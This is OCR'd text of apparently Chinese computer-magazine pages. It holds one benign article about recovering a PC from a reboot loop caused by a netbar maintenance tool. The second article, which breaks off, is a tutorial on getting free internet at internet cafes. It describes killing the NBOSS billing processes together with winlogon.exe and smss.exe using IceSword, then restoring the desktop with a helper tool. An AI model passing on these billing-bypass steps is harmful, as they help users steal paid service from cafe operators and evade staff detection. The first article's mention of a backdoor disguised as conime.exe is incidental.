


图5

（本文所涉及到的万象密码读取清除器已收录到光盘中）

文章难易度：★★

……因使用“网吧专用的维护工具V1.13”出现错误……

看我让电脑起死回生

战神MARS

去年，我买了一台电脑用来学习，可是同宿舍的舍友经常趁我不在的时候建立帐户，于是我只好发现后再将这些帐号删除，挺麻烦的。如果能有什么工具可以实现禁止别人建立帐户就好了。我在网上搜索，皇天不负有心人，终于让我找到了。不过后来这个工具出了问题，差点害得我重装系统，要是重装系统的话我辛辛苦苦搜集来的许多东西就全没了，现在回想起来仍心有余悸呢！

这个工具叫“网吧专用的维护工具V1.13”，是一款专为网吧维护而开发的工具。它主要具有常用工具、资源管理、启动管理（包括禁止运行管理，必须运行管理）、优化与安全、其它功能等选项，主界面如图1所示。




图1

就用它来禁止别人在我的电脑中随便添加帐户，点开它的“启动管理”选项的“禁止运行管理”子选项，如图2。首先设定多少秒封杀一次，一般选择1秒或者5秒就可以。然后是“禁止运行的窗口”，全选该区域的选项，这样当以后凡是运行程序出现“破解”、“木马”、“盗号”、“进程注册表”等字眼的程序窗口就会被关闭。最后是“禁止运行的程序名或窗口(可用模糊标题)”，如设置计算机管理、用户帐户等。当设置成功后会出现如图3所示的提示框。模糊标题是什么意思呢？举个例子，假如我们设置了禁止运行media，那么real media player、media player classic(暴风影音)等带有media字眼的程序窗口都将无法运行。我设置的是“计算机管理”、“用户帐户”，这样就可以杜绝别人再在我的电脑中建立用户帐号了，当然利用命令行、注册表还是可以建立帐户的，不过我的室友们都是电脑盲，这些方法他们不会的。




图2




图3

在“启动管理”选项还有个“必须运行管理”，是用来设置网吧所使用的客户端。而“必须运行程序”有万象2004客户端、美萍客户端、PUBWIN客户端、ikeeper客户端等，如果都不是的话，还可以自己设置。不过，要千万注意，如果我们设置了必须运行的程序，而在内存中又没有发现此进程的话（也就是说我们设置了那些客户端，但我们的电脑上却没有安装那些程序，因此电脑启动后也不会找到），那么将会在设定的时间内重新启动计算机。要注意大小写，否则启动维护工具会马上重启计算机（图4）。




图4

刚开始我设置得挺好的，可后来程序出了点小问题，提示程序的某些程序项出错。再后来我不小心设置了必须运行程序——PUBWIN客户端，但我的电脑里却没有安装，这下子问题严重了，开机后系统便自动重启，连Windows也进不了了。本来打算进入命令行状态，将出错的文件删除的，但是出错文件的名字和路径已经记不起来了，于是准备利用Windows的安全模式。重新启动系统，按住F8键，进入系统选择，选择以“安全模式”进入。

菜鸟恶补：安全模式

在安全模式下将仅使用最基本的系统模块和驱动程序启动Windows系统，不加载网络支持，加载的驱动程序和模块用于鼠标、监视器、键盘、存储器、基本的视频和默认的系统服务，在安全模式下只有系统运行所必须的程序才能启动，其余都处于不活动状态，以便于清除病毒和卸载顽固程序。

遗憾的是我的“安全模式”根本进不了，我只好进入了目录服务恢复模式。进入后，系统不再自动重启了。开机时，系统提示某某文件出错。我没有太在意，后来一想自己太马虎了，这么重要的东西怎么能不记下来呢。要手工查找的话不知道等到猴年马月呢。还好Windows为我们提供了chkdsk这么一个小工具，可以帮助我们查找系统中出错的程序。在“开始”－“运行”栏中输入chkdsk，运行后，就会校验文件和文件夹，不到一分钟结果就出来了（图5）。




图5

使用此方法我找到了出错的文件夹C:\Documents and Settings\Administrator\Local Settings\Temp\E_4。好了，现在可以动手来清除这讨厌的东西了。

首先将“网吧专用的维护工具V1.13”目录下的三个文件全部删除，分别为3.skn、data.edb、wmtool.exe（图6）。




图6

然后再将上面找到的C:\Documents and Settings\Administrator\Local Settings\Temp\E_4文件夹删除（图7）。

不过，删除的时候可能会出现警

告对话框，说是“** 文件正在被使用，无法删除”。这时，按住 ctrl+shift+del 组合键调出“任务管理器”，找到自己的用户名下的进程，一般没有几个。使用排除法来确定可疑的进程，将进程结束后，就可以删除文件夹了。




图 7

系统中常见的进程：

1.Explorer.exe，在 Windows 系统中，运行时都会启动一个名为 Explorer.exe 的进程。这个进程主要负责显示系统桌面上的图标以及任务栏，它在不同的系统中有不同的妙用。

2.taskmgr.exe，Windows 任务管理器自己的进程。

3.ctfmon.exe，Office 自动加载的文字服务。

4.conime.exe，这是输入法编辑器相关程序。注意，conime.exe 同时也可能是一个 bfghost1.0 远程控制后门程序。此程序允许攻击者访问你的计算机，窃取密码和个人数据。建议立即删除此进程。

好了，接下来就是重启计算机，然后以正常模式登录了，Windows 不再重启了，问题完美解决。希望大家遇到问题时不要着急，自己理好思路，慢慢分析问题，找准突破口，相信自己可以解决问题的。

（文章中涉及到软件网吧专用的维护工具 V1.13 已经收录于光盘中）

文章难易度：★★

文章围绕点：如何成功的结束掉NBOSS的进程，伪装NBOSS的系统图标

将免费进行到底

祭司磊

对于 07 年第二期的“偷天换日之攻破 NBOSS 免费上网”一文，相信大家都玩的比较熟练了吧。但是有的网友却说找不到相应的客户端，因为正规连锁店的客户端是商家远程升级或提供的，而且网上流传的不是版本低就是版本高，总之是不对“户口”。当使用假的客户端欺骗主机后，细心的网管会从主机里发现那台电脑没有响应，通常会认为是死机或断开网络了。要是以为有人搞破坏的话，那菜菜们就得马上下机走人喽。

这回，我们用个更狠、更快、更安全的小妙招来攻破 NBOSS。在旧的 3.3.3.0 版本中，结束掉 nboss_srv.exe 和 NetBarClient.ene 互相守护的双进程，就可以结束计费进程了。但为什么升级后的版本，即使结束掉计费进程，也会自动再生呢？这是因为 NBOSS 插入了 Windows 系统登录进程，随系统用户自动登录而启动（网吧管理软件基本上设定的都是用户自动登录）。




图 1

老规矩，祭出菜鸟的利器 Icesword（冰刃）来查看系统进程，找到处理系统登录的进程 winlogon.exe，试着同计费进程一起结束。屏幕一黑，系统重启了（把系统用户登录的进程都结束了，能不重启吗？）。我到百度查找 winlogon.exe 的相关知识，才发现在 Windows 登录运行后，还开启了 smss.exe，而 smss.exe 就相当于 winlogon.exe 的守护进程。我们再次使用 Icesword 结束掉 winlogon.exe、smss.exe 和 NetbarClient.exe 计费进程（图 1）。系统立刻弹出了登录界面，直接点击登录，呵呵，熟悉的桌面又回来了，只是没有了任务栏。不急，待我们慢慢调出来，运行精锐网吧辅助工具，执行“限制恢复”选项中“恢复所有限制并立即生效”便可以了（图 2）。

